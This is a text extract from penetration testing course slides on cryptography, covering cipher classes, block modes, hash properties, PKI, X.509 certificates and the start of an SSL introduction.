



Penetration Testing Professional

CRYPTOGRAPHY AND PASSWORD CRACKING

Section 1: System Security – Module 5



5.0 Cryptography and Password Cracking



5.1 Introduction

5.2 Classification

5.3 Cryptographic Hash Function

5.4 Public Key Infrastructure

5.5 Pretty Good Privacy (PGP)

5.6 Secure Shell (SSH)

5.7 Cryptographic Attacks

5.8 Security Pitfalls Implementing Cryptographic Systems

5.9 Windows Passwords



INTRODUCTION

eLearnSecurity
Forging security professionals



Cryptography (or cryptology) is the art of communicating secretly. From ancient times, Cryptography is an art that deals with sharing of information in a secret manner to impose privacy or confidentiality. In olden days, Cryptography was used in deciding on the war plans at the borders.





Today, Cryptography is used in communications through computers and networks and is a building block of Information Security.





Encryption is the process of transforming a message into a ciphertext. Ciphertext is not understandable by a human unless in possession of the decryption key.

Decryption is the process of retrieving the original message from a ciphertext by using the correct key.






5.1 Introduction



7



Forging security professionals



Cryptography concentrates on four main issues.

- **Authentication:** claims made by or about the subject are true
- **Confidentiality:** information is accessible only to those authorized to have access
- **Integrity:** message has not been manipulated/alterd in the transfer
- **Non-repudiation:** ensuring that a party in a dispute cannot repudiate, or refute the validity of a statement



CLASSIFICATION

eLearnSecurity
Forging security professionals



Classification of Crypto-Algorithms

Use of keys

Symmetric-key
cryptography

Public-key
cryptography

Handling of data

Block
Cipher

Stream Cipher

ECB

CBC

Forging security professionals



Based on how the keys are used, there are 2 major divisions:

- **Symmetric-key cryptography**
- **Public-key cryptography**

Cryptography

**Symmetric-key
cryptography**

**Public-key
cryptography**



Symmetric-key cryptography: Both the sender and receiver share the same key. They take the plain-text and the key and apply the encryption algorithm to get the cipher text.

Some crypto-algorithms using the above scheme are:

- DES(Data Encryption Standard) / 3DES
 - <https://csrc.nist.gov/csrc/media/publications/fips/46/3/archive/1999-10-25/documents/fips46-3.pdf>
- AES(Advanced Encryption Standard)
 - <http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf>
- RC4
- Blowfish
- ...




5.2 Classification



The first example of crypto algorithm is Caesar's cipher.

It works by replacing each letter in the plain-text by a letter some fixed number of positions down the alphabet.

The fixed number of positions is the key.






5.2 Classification



For instance, here is a Caesar cipher using a left rotation of three places (the shift parameter, here 3, is used as the key):



Forging security professionals



5.2 Classification



When encrypting, a person looks up each letter of the message in the "plain" line and writes down the corresponding letter in the "cipher" line.

Deciphering is done in reverse.

T	h	e		q	u	i	c	k		b	r	o	w	n		f	o	x		j	u	m	p	s	
W	k	h		t	x	l	f	n		e	u	r	z	q		i	r	a		m	x	p	s	v	

o v e r t h e l a z y d o g .

r y h u w k h o d c b g r j .



Public-key cryptography: In public-key cryptosystems, there are two keys for each peer.

A public key, freely distributed, and a corresponding private key which is to be kept secret.

The public key is typically used for encryption, while the private or secret key is used for decryption.

LearnSecurity
Forging security professionals



5.2 Classification



Public key scheme is also known as asymmetric key because different keys are used to encrypt and decrypt.

Each user has a pair of crypto keys:

- A public key
- A private key





5.2 Classification




When a message is encrypted using Bob's public key, only Bob's private key will be able to decrypt the message.

Public and private key are mathematically derived from prime numbers however private key cannot be derived from public key.

RSA problem - http://www.di-mgt.com.au/rsa_alg.html

eLearnSecurity
Forging security professionals

5.2 Classification



Forging security professionals



The whole concept of public-key cryptography is based on the factorization mathematical problem:


- **Factorization problem:** There is no known efficient method to find all the factors of any big number (say 300 digits or more)





Based on how the plaintext is handled, there are 2 different classes of algorithms

- **Block Cipher:** they handle data in blocks (say chunks of 8 bytes or 16 bytes), e.g. DES, AES
- **Stream Cipher:** Data is handled one byte at a time, e.g. RC4, A5/1





5.2 Classification



Now we are going to talk a little bit about Block Ciphers.

Since block ciphers can be used in a number of modes, we will explain 2 very basis modes:

- **ECB** (Electronic Code Book)
- **CBC** (Cipher Block Chaining)






In the **ECB (Electronic Code Book)** mode, the message is divided into blocks and each block is encrypted separately.

This makes ciphertext analysis much easier because identical plaintext blocks are encrypted into identical ciphertext blocks;

This is a deprecated mode.





Electronic Codebook (ECB) mode decryption

Forging security professionals




In the **Cipher-block chaining (CBC)** mode, each ciphertext block is derived from the previous blocks as well .

An Initialization vector is used for the first block





5.2 Classification



Cipher Block Chaining (CBC) mode decryption

ELC **SECURITY**
Forging security professionals



CRYPTOGRAPHIC HASH FUNCTION

eLearnSecurity
Forging security professionals



5.3 Cryptographic Hash Function



A **cryptographic hash function** is a deterministic algorithm that produces a fixed length block of bits from a variable length input message.

The output is usually called hash or digest.

Most famous hash functions are: MD5, MD4, SHA1, ..



5.3 Cryptographic Hash Function



The cryptographic hash function has the following 3 properties:

- **Preimage resistance:** It should be infeasible to find a message that has a given hash.
- **Second preimage resistance:** Given an input message, it should be infeasible to find another message with the same hash.
- **Collision resistance:** It should be infeasible to find two different messages with the same hash. Such a pair if found, is called a hash collision.



5.3 Cryptographic Hash Function



Almost all cryptographic hashes and ciphers have what is called an **Avalanche** effect.

This means that a single bit changed in the message will cause a vast change in the final output.





The following demonstrates avalanche effect in action on a 43-byte ASCII input and the corresponding SHA1 hash:

```
SHA1("The quick brown fox jumps over the lazy dog")  
= 2fd4e1c67a2d28fced849ee1bb76e7391b93eb12
```





5.3 Cryptographic Hash Function



Even a small change in the message will, with overwhelming probability, result in a completely different hash.

For example: changing *dog* to *cog*:

```
SHA1("The quick brown fox jumps over the lazy cog")  
= de9f2c7fd25e1b3afad3e85a0bd17d9b100db4b3
```





PUBLIC KEY INFRASTRUCTURE

eLearnSecurity
Forging security professionals



5.4 Public Key Infrastructure



“The Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, store, distribute, and revoke digital certificates.”



eLearnSecurity
Forging security professionals



5.4 Public Key Infrastructure



In cryptography, PKI relies upon a number of elements to make sure that the identity of an individual or an organization is effectively certified and verified by means of a certificate authority (CA).

The user identity must be unique for each CA.

The CA indeed, offers an assurance service.





5.4 Public Key Infrastructure



MAP



REF

36

The term PKI is sometimes erroneously used to denote public key algorithms, which do not require the use of a CA.





X.509 is the standard for public key certificates.

X.509 certificates are widely used in protocols like SSL/TLS, SET, S/MIME, IPsec and more.

We will see soon how SSL works.





5.4.2 Public Key Certificate



A certificate binds a public key with an identity by means of digital signature.

The identity information includes the name of a person or an organization, their address, and so forth.

The certificate can be used to verify that a public key belongs to an individual.

eLearnSecurity
Forging security professionals



5.4.2 Public Key Certificate



In a PKI scheme, the signature assuring the identity will be of a certification authority (CA).

The CA acts as a trusted third party.

Who wants to verify the identity has to trust the CA.

The signatures on a certificate are attestations by the certificate signer that the identity information and the public key are bound together.


Forging security professionals



5.4.2 Public Key Certificate



CA signs Bob's Public Key certifying that the key actually belongs to Bob.





5.4.2 Public Key Certificate



This ensures that any communication encrypted with Bob's public key can be read by Bob only.

CA signatures signs the couple: <BOB,BOBkey> **binding** that Key to Bob





The same approach is taken with SSL certificates.

An SSL certificate has two purposes:

1. Provide proof of identity
2. Provide a secure channel for transmitting data

A chain exists: Root CA's sign certificates of intermediate CA's that sign SSL certificates of websites.

clearnSecurity
Forging security professionals




5.4.2 Public Key Certificate



Who forges Root CA's signatures can sign every other certificate having it being validated successfully by web browsers.


This has been demonstrated 30th Dec 2008 by Alex Sotirov and co. through MD5 collisions.

You can read more here: <http://www.win.tue.nl/hashclash/rogue-ca/>





5.4.2 Public Key Certificate





5.4.2 Public Key Certificate



The visitor of a website using SSL is presented with a certificate signed by a CA.


He can validate the validity of the SSL certificate by validating its signature.

To validate a signature, the Public key of the signer is required: This is located in the web browser.

Web browsers store public keys of root CA's.



5.4.2 Public Key Certificate





5.4.2 Public Key Certificate



How does SSL achieves authenticity and confidentiality?

Authenticity is verified by verifying the validity of the certificate (validating the digital signature).

Confidentiality is achieved by handshaking initial channel parameters encrypted with the SSL certificate public key of the web site.

eLearnSecurity
Forging security professionals



5.4.2 Public Key Certificate



Contents of a Typical Digital Certificate:

Serial Number Used to uniquely identify the certificate

Subject The person, or entity identified

Signature Algorithm The algorithm used to create the signature

Issuer The entity that verified the information and issued the certificate

Valid-From The date the certificate is first valid from

Valid-To The expiration date

Public Key The public key to encrypt a message to the named subject

Thumbprint Algorithm The algorithm used to hash the certificate

Thumbprint The thumbprint itself

eLead
Forging security professionals



Common filename extensions for X.509-certificates are:

- **.DER** – DER (Distinguished Encoding Rules) encoded certificate
- **.PEM** - (Privacy Enhanced Mail) Base64 encoded DER certificate, enclosed between "-----BEGIN CERTIFICATE-----" and "-----END CERTIFICATE-----"
- **.P7C** - PKCS#7 SignedData structure without data, just certificate(s) or CRL(s) (Certificate Revocation List)
- **.PFX** or **.P12** - PKCS#12, may contain certificate(s) (public) and private keys (password protected)



In the next few slides we will go through what SSL is and how it works.





SSL stands for Secure Sockets Layer. It is a protocol which is used to communicate over the Internet in secure fashion.

SSL protocol uses both PKI and Symmetric encryption to create secure communication channels between two entities.

